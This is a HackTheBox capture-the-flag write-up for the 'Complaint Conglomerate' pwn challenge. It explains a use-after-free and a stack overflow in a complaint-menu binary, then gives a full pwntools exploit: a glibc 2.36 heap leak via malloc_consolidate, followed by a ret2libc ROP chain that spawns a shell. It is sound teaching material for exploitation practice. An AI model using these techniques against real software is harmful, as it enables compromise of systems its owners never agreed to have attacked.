



HACKTHEBOX



Complaint Conglomerat e

25st June 2024

Prepared By: `ir0nstone`

Challenge Author(s): `ir0nstone`

Difficulty: **Medium**

Synopsis

The player must identify a basic buffer overflow vulnerability leak

Skills Required

- Basic ROP skills
- Basic heap exploitation skills
- An understanding of heap behaviour

Skills Learned

- Abusing a Use-After-Free
- Triggering `malloc_consolidate` by filling the heap

Enumeration

Initial Analysis

We are provided with the file `complaint_conglomerate`, along with the linked `libc` and `ld` and a fake flag. Let's check the protections present:

```
$ pwn checksec complaint_conglomerate
[*] './complaint_conglomerate'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

NX and PIE are enabled, but there is no canary. Let's break the binary open to see what it does.

Decompilation

We break it open in our decompiler of choice and have a look. As per usual, we start with `main`.

main

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    setup(argc, argv, envp);
    while ( 1 )
        menu();
}
```

`main` just calls `setup()` (the basic buffering code) and calls `menu()` repeatedly. We can clean up and remove the illogical arguments.

menu

Removing the return value (as it's clearly not meant to return anything) and renaming the global variable, `menu()` looks like this:

```
void __fastcall menu()
{
    printf(
        "Welcome to E Corp Assistant. How can I help you today?\n"
        "\t1) Create a complaint\n"
        "\t2) Mark a complaint as closed\n"
        "\t3) View a complaint by ID\n"
        "\t4) Ask AI to view a complaint\n"
        "\t5) Exit\n"
        "\n"
        "> ");
    switch ( read_uint(&unk_20D4) )
    {
        case 1LL:
            create_complaint();
            break;
        case 2LL:
            delete_complaint();
            break;
        case 3LL:
```

```

        view_complaint();
        break;
    case 4LL:
        send_complaint_to_ai();
        break;
    case 5LL:
        exit(0);
    default:
        puts("Please choose a valid choice!");
        break;
    }
}

```

A classic heap menu, it seems. Let's check out `read_uint()`.

read_uint

```

unsigned __int64 __fastcall read_uint(const char *prompt)
{
    char s[16]; // [rsp+10h] [rbp-10h] BYREF

    memset(s, 0, sizeof(s));
    printf(prompt);
    fgets(s, 16, stdin);
    return strtoul(s, 0LL, 10);
}

```

Very simple - reads in an unsigned integer and returns it. Nothing unsafe here, let's keep looking.

create_complaint

```

void __fastcall create_complaint()
{
    char *s; // [rsp+0h] [rbp-20h]
    unsigned __int64 type; // [rsp+8h] [rbp-18h]
    unsigned __int64 id; // [rsp+10h] [rbp-10h]
    size_t size; // [rsp+18h] [rbp-8h]

    puts(
        "In the interest of saving time, larger complaints are only viewed by the E  

        Corp AI. If you want to increase the like"  

        "elihood of it being viewed by a human, please use a compact complaint.\n");
    id = read_uint("Enter new complaint ID: ");
    if ( id <= 0xF )
    {
        type = read_uint("Choose a complaint type - Compact (0) or Regular (1): ");
        if ( type )
            size = 80LL;
        else
            size = 48LL;
        s = (char *)malloc(size);
        complaints[id] = s;
        printf("Enter complaint: ");
        fgets(s, size, stdin);
    }
}

```

```

printf("Complaint successfully logged. ");
if ( type )
    printf("The E Corp AI");
else
    printf("An administrator");
puts(" will assess the validity of your claim soon.\n");
}
else
{
    puts("Invalid complaint ID!");
}
}

```

Here, we can create complaints. There are two types of complaints - **compact** and **regular**. Regular ones are longer. Both are stored in the array `complaints`, and input is read via `fgets()` with a safe size. However, when the ID (array index) is chosen, there is no check to make sure that the ID is not already taken. Perhaps this theme continues?

delete_complaint

```

void __fastcall delete_complaint()
{
    unsigned __int64 id; // [rsp+8h] [rbp-8h]

    puts(
        "Deleting complaints allows us to be more time-efficient and reply to those\n"
        "with actual importance. Thank you for tak"
        "ing the time to do so!\n");
    id = read_uint("Enter complaint ID: ");
    if ( id <= 0xF )
    {
        free(complaints[id]);
        puts("Complaint successfully deleted! Thank you for helping E Corp increase\n"
            "productivity and meet its OKRs!");
    }
    else
    {
        puts("Invalid complaint ID!");
    }
}

```

The complaint is deleted, but the entry in `complaints` is not cleared! This could cause a potential double-free or UAF!

view_complaint

```
void __fastcall view_complaint()
{
    unsigned __int64 id; // [rsp+8h] [rbp-8h]

    puts(
        "We would like to reassure you that we are hard at work assessing your complaints - much as you should be hard at work!\n");
    id = read_uint("Enter complaint ID: ");
    if ( id <= 0xF )
        puts(complaints[id]);
    else
        puts("Invalid complaint ID!");
}
```

Once again, no check! This means we can read the contents of freed chunks!

send_complaint_to_ai

```
void __fastcall send_complaint_to_ai()
{
    char dest[16]; // [rsp+0h] [rbp-20h] BYREF
    unsigned __int64 id; // [rsp+10h] [rbp-10h]
    char choice; // [rsp+1Fh] [rbp-1h]

    printf("Would you like to trigger a viewing by the AI bot? (y/n)\n> ");
    choice = getchar();
    getchar();
    if ( choice == 'y' )
    {
        id = read_uint("Enter complaint ID: ");
        if ( id <= 0xF )
        {
            memcpy(dest, complaints[id], 0x50uLL);
            puts("AI is reviewing...");
            if ( (unsigned int)contains_rude_word(dest) )
            {
                puts("RUDE WORD DETECTED, AI IS UNHAPPY");
                exit(1337);
            }
            sleep(1u);
            puts("AI has checked it. Unfortunately, your complaint is invalid and has been ignored. Please leave a review!");
        }
        else
        {
            puts("Invalid complaint ID!");
        }
    }
    else
    {
        puts("AI viewing cancelled.\n");
    }
}
```

```
}
```

Here the vulnerability is even clearer - `0x50` bytes are being copied from the chunk to a buffer of size `0x10`. This is a clear buffer overflow!

Summary

- We have a Use-After-Free where we can free the same pointer multiple times and read the contents after it has been freed
- We have a buffer overflow that enables us to ROP our way to a shell
 - There is no canary!

Solution

There are likely several ways to solve this challenge, e.g. by utilising the double-free, but the intended way (and the way we will showcase here) is to leak a LIBC address and then ROP.

Setup

Let's first set up some basic functions

```
from pwn import *

elf = context.binary = ELF('complaint_conglomerate', checksec=False)

if args.REMOTE:
    p = remote(args.HOST or '0', args.PORT or 1337)
    libc = ELF('glibc/libc.so.6', checksec=False)
else:
    p = process()
    libc = elf.libc

# for the complaint size
SIZE1, SIZE2 = b'0', b'1'

def create(idx, size=SIZE1, data=b'\n'):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'complaint ID: ', str(idx).encode())
    p.sendlineafter(b'Regular (1): ', size)
    p.sendafter(b'complaint: ', data)

def delete(idx):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'complaint ID: ', str(idx).encode())

def read(idx):
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b'complaint ID: ', str(idx).encode())

def trigger_ai(idx):
    p.sendlineafter(b'> ', b'4')
    p.sendlineafter(b'(y/n)\n> ', b'y')
    p.sendlineafter(b'complaint ID: ', str(idx).encode())
```

Leaking LIBC

This is the hard part of the challenge - the ROP is a classic ret2libc. We have to find a way to leak a LIBC address via the heap UAF we have. Firstly, we can check the libc version:

```
$ strings libc.so.6 | grep -i VERSION
[...]
GNU C Library (Debian GLIBC 2.36-9+deb12u4) stable release version 2.36.
[...]
```

Version 2.36. This means there is a tcache, and a lot of hardening techniques like [Tcache Keys](#) and [Safe Linking](#) are present.

Trying via heap leak

We can use the Read-After-Free to leak a heap address fine:

```
create(0)
delete(0)
read(0)
```

Because of the [PROTECT_PTR macro](#), the value we read will be `fd ^ (pos >> 12)`. In this case `fd` does not point anywhere, so we just get `pos >> 12`, which is a heap leak. From here it is tempting to partially overwrite pointers, overlap chunks and create an unsorted-bin chunk. Chunks in the unsorted bin contain libc addresses, which makes everything easier. There are, however, a couple of issues with this approach.

Firstly, partial overwrites are tough as the input is read via `fgets()`, which automatically appends a NULL byte. We'd need to do a lot of heap manipulation to get a NULL byte overwrite to do something useful. Secondly, the safe linking protection means we'd have to control the protected pointer, not just the pointer. The combination of these two facts makes this sort of heap overlapping very difficult.

Note that `0x30` and `0x50` chunks, the two we can allocate here, are of **fastbin size**. This means that even if we fill up the tcache bin with `7` free chunks then free another, it will not go into the unsorted bin but rather the fastbin, which has no libc addresses to leak.

Triggering `malloc_consolidate()`

In this case, we need to fill the unsorted bin some other way. Common approaches are outlined [here](#), but the one that applies here is the following:

```
[...] the next condition checks if there are fastchunks in the arena. If there are, it calls
malloc_consolidate to attempt to regain space to service the request!
So, by filling the heap and requesting another chunk, we can trigger a call to
malloc_consolidate().
```

One observation that we make in `create_complaint()` is that the ID is not checked to be in use or not before it is assigned. This means we can essentially stack infinite allocations and fill up the heap!

Once that's complete, we free 9 of the chunks. The first 7 go to the tcache bin, the remaining 2 adjacent ones go to the fastbin. We then allocate a chunk of **different** size. This allocation would leave the memory space allocated to the heap, so a `malloc_consolidate()` is triggered instead to service the request more efficiently.

Let's first get the setup for filling the heap. I choose to fill it with the smaller chunk size, but either should work.


```
for i in range(1, 10):
    create(i)

for _ in range(2092):
    create(0)

pause()


create(0)
```

On the `pause()`, we hook on with GDB and check the size of the heap:



```
pwntools> vmmap heap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      Start      End Perm   Size Offset File
    0x55793adde000 0x55793ade0000 rw-p   2000   5000 complaint_conglomerate
    ► 0x55793bfbe000 0x55793bdfd000 rw-p  21000     0 [heap]
    0x7f865352a000 0x7f865352d000 rw-p   3000     0 [anon_7f865352a]
```

The heap is size `0x21000`, as per usual. We then continue, pass the last `create(0)`, and check the heap again:



```
pwntools> vmmap heap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      Start      End Perm   Size Offset File
    0x55793adde000 0x55793ade0000 rw-p   2000   5000 complaint_conglomerate
    ► 0x55793bfbe000 0x55793c000000 rw-p  42000     0 [heap]
    0x7f865352a000 0x7f865352d000 rw-p   3000     0 [anon_7f865352a]
```

The last one triggers the heap extension! This means `use_top` is called, and the code path must have gone to `malloc_consolidate()`. The exact number of allocations requires a bit of trial and error.

Now we know that works, we can free the 9 chosen chunks.

```
for j in range(1, 10):
    delete(j)
```

Next, we can allocate a chunk of the OTHER size.

```
pause()
create(0, SIZE2)
```

Why the other size? Well if there are 9 free `0x30` chunks, another allocation of an `0x30` chunk would just reuse one of them. An `0x50` chunk allocation will require an extension of the heap, but before that happens, `malloc_consolidate()` is called.

Before the `pause()`, the chunks look like this (using `vis_heap_chunks`):

```
0x55701c90c280 0x0000000000000000 0x0000000000000000 .....
0x55701c90c290 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c2a0 0x000000055701c90c 0x2ebda6fc96103459 ...W...Y4..... <-- tcachebins[0x40][6/7]
0x55701c90c2b0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c2c0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c2d0 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c2e0 0x000055754b910bac 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][5/7]
0x55701c90c2f0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c300 0x0000000000000000 0x0000000000000000 .....
0x55701c90c310 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c320 0x000055754b910bec 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][4/7]
0x55701c90c330 0x0000000000000000 0x0000000000000000 .....
0x55701c90c340 0x0000000000000000 0x0000000000000000 .....
0x55701c90c350 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c360 0x000055754b910a2c 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][3/7]
0x55701c90c370 0x0000000000000000 0x0000000000000000 .....
0x55701c90c380 0x0000000000000000 0x0000000000000000 .....
0x55701c90c390 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c3a0 0x000055754b910a6c 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][2/7]
0x55701c90c3b0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c3c0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c3d0 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c3e0 0x000055754b910aac 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][1/7]
0x55701c90c3f0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c400 0x0000000000000000 0x0000000000000000 .....
0x55701c90c410 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c420 0x000055754b910aec 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][0/7]
0x55701c90c430 0x0000000000000000 0x0000000000000000 .....
0x55701c90c440 0x0000000000000000 0x0000000000000000 .....
0x55701c90c450 0x0000000000000000 0x0000000000000041 .....A..... <-- fastbins[0x40][1]
0x55701c90c460 0x000000055701c90c 0x0000000000000000 ...W.....
0x55701c90c470 0x0000000000000000 0x0000000000000000 .....
0x55701c90c480 0x0000000000000000 0x0000000000000000 .....
0x55701c90c490 0x0000000000000000 0x0000000000000041 .....A..... <-- fastbins[0x40][0]
0x55701c90c4a0 0x000055754b910d5c 0x0000000000000000 ...KuU.....
0x55701c90c4b0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c4c0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c4d0 0x0000000000000000 0x0000000000000000 .....
pwndbg> █
```

7 tcache chunks, 2 fastbin chunks. Now let's continue and see what happens:

```
0x55701c90c280 0x0000000000000000 0x0000000000000000 .....
0x55701c90c290 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c2a0 0x000000055701c90c 0x2ebda6fc96103459 ...W...Y4..... <-- tcachebins[0x40][6/7]
0x55701c90c2b0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c2c0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c2d0 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c2e0 0x000055754b910bac 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][5/7]
0x55701c90c2f0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c300 0x0000000000000000 0x0000000000000000 .....
0x55701c90c310 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c320 0x000055754b910bec 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][4/7]
0x55701c90c330 0x0000000000000000 0x0000000000000000 .....
0x55701c90c340 0x0000000000000000 0x0000000000000000 .....
0x55701c90c350 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c360 0x000055754b910a2c 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][3/7]
0x55701c90c370 0x0000000000000000 0x0000000000000000 .....
0x55701c90c380 0x0000000000000000 0x0000000000000000 .....
0x55701c90c390 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c3a0 0x000055754b910a6c 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][2/7]
0x55701c90c3b0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c3c0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c3d0 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c3e0 0x000055754b910aac 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][1/7]
0x55701c90c3f0 0x0000000000000000 0x0000000000000000 .....
0x55701c90c400 0x0000000000000000 0x0000000000000000 .....
0x55701c90c410 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c420 0x000055754b910aec 0x2ebda6fc96103459 ...KuU..Y4..... <-- tcachebins[0x40][0/7]
0x55701c90c430 0x0000000000000000 0x0000000000000000 .....
0x55701c90c440 0x0000000000000000 0x0000000000000000 .....
0x55701c90c450 0x0000000000000000 0x0000000000000061 .....a.....
0x55701c90c460 0x00007f5c5a9d000a 0x00007f5c5a9d7d30 ...Z\...0}.Z\...
0x55701c90c470 0x0000000000000000 0x0000000000000000 .....
0x55701c90c480 0x0000000000000000 0x0000000000000000 .....
0x55701c90c490 0x0000000000000000 0x0000000000000041 .....A.....
0x55701c90c4a0 0x00007f5c5a9d7cc0 0x00007f5c5a9d7cc0 ...|.Z\...|.Z\...
0x55701c90c4b0 0x0000000000000000 0x0000000000000021 <-- unsortedbin[all][0]
0x55701c90c4c0 0x00007f5c5a9d7cc0 0x00007f5c5a9d7cc0 ...|.Z\...|.Z\...
pwndbg> █
```

There is not the `0x61`-size chunk from the `0x50` allocation. The two fastbin chunks got consolidated into one unsorted-bin chunk, which was then used to service the request instead of extending the heap. This results in libc addresses being dropped into chunks `8` and `9`! Reading chunk `8` doesn't work as that is where our input is sent (the newline sent as the data when creating the complaint), but we can read chunk `9` and get a libc address:

```
read(9)

leak = p.recv(6)
leak = leak + b'\0\0'
leak = u64(leak)
log.info(f'Leak: {leak:#x}')
libc.address = leak - 0x1d2cc0
log.success(f'LIBC Base: {libc.address:#x}')
```

Exploitation

With the leak, all we have to do left is a basic ROP.

```
rop = ROP(libc)

rop.raw(b'A'*0x28)
rop.raw(rop.ret)          # stack alignment
rop.system(next(libc.search(b'/bin/sh\0'))))

create(0, SIZE2, rop.chain() + b'\n')
trigger_ai(0)

p.interactive()
```

We get the flag! Note that the `ret` is for [stack alignment purposes](#).